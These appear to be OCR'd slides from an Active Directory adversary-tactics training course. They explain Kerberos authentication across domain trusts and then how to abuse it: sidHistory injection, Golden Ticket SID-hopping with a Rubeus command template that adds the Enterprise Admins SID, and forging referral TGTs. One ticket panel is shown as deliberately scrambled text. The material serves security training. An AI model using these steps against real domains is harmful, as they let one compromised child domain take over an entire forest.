


Kerberos Authentication Across Trusts

- The DC encrypts the new service ticket with a key derived from the service account's password
- The DC sends the encrypted service ticket in a TGS-REP message, along with a copy of the session key encrypted with the session key of the referral TGT

krbtgt/fabrikam.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	S-1-5-84538...
Session Key:	*<BLOB>*
...	


cifs/fs.fabrikam.local	
Jpekw:	jsv{evhefpi, viri{efpi
Wxevx Xmqi:	58/5/6467 4<:44
Irh Xmqi:	58/5/6467 5<:44
Viri{ Xmqi:	65/5/6467 4<:44
Ywivreqi:	Nslr
Ywiv VMH:	544<
Hsqemr WMH:	W-5-9-65767...
Kvsytw:	5448, 544;
I|xveWMHw:	
Wiwwmsr Oi}:	*<ENCRYPTED BLOB>*
...	




Kerberos Authentication Across Trusts

- The user send the service ticket and an authenticator to the SMB service at `fs.fabrikam.local`
- The server authenticates the user by decrypting and validating the service ticket and the authenticator


cifs/fs.fabrikam.local	
Flags:	forwardable, renewable
Start Time:	14/1/2023 08:00
End Time:	14/1/2023 18:00
Renew Time:	21/1/2023 08:00
Username:	John
User RID:	1008
Domain SID:	S-1-5-21323...
Groups:	1004, 1007
ExtraSIDs:	
Session Key:	*<BLOB>*
...	



Kerberos Authentication Across Trusts Summary



Abusing Kerberos Authentication Across Trusts



The Trustpocalypse

- The **sidHistory** field of a user object is meant to help facilitate migrations of users from one domain to the other
  - Any object with a **sidHistory** set with the SID of another user/group is given access *as if they are that user SID/are in that group!*
  - "Normally" this is only foreign domain SIDs, but there's nothing stopping us from using a SID in the same domain…
  - If ANY user in any child domain has a sidHistory of <FOREST_ROOT_SID-519>, that user gains Enterprise Admin access **ON EVERY DOMAIN CONTROLLER IN THE FOREST**
  - This has been known for a while[1] (>10 years…)

[1] https://www.itprotoday.com/windows-78/exploiting-sidhistory-ad-attribute

Golden Ticket SID-Hopping

- Mimikatz and Rubeus can include extra account SIDs from other domains when they constructs Golden Tickets
  - Using the `/sids` flag in `kerberos::golden` (Mimikatz) and `golden` (Rubeus)
  - **Adding SID history to the ticket without changing the sidHistory attribute**
- If you get the krbtgt hash of a domain controller of a child domain in a forest, you can set the SID history to be "Enterprise Admins" of the forest root's domain
  - This allows you to compromise the forest root!

If you compromise ANY child domain in a forest,
you can compromise the entire forest!

- The forest is the security boundary
  - This attack does NOT work across **forest** trusts due to *SID filtering*


Golden Ticket SID-Hopping Example

```
Rubeus.exe golden
/user:<any_user_in_child_domain>
/domain:<child.domain.fqdn>
/sid:<SID_of_child_domain>
/aes256:<krbtgt_key_of_child>
/sids:<full_SID_of_enterprise_admins_in_parent>
/ptt
```

Reminder: You can get the domain SID using **Get-DomainSid [-Domain DOMAIN]** and the Enterprise Admin SID using **Get-DomainGroup -Domain <FORESTROOTDOMAIN> "Enterprise Admins"**

Forge a Referral TGT

- You can skip steps by forging a referral TGT
- Use the Rubeus **`silver`** module and add the argument **`/service:krbtgt/parent.domain.local`**



Upcoming Adversary Tactics Classes

Join our Adversary Tactics classes on March 7-10, 2023:

More information and registration at https://specterops.io/events

www.specterops.io
@specterops
info@specterops.io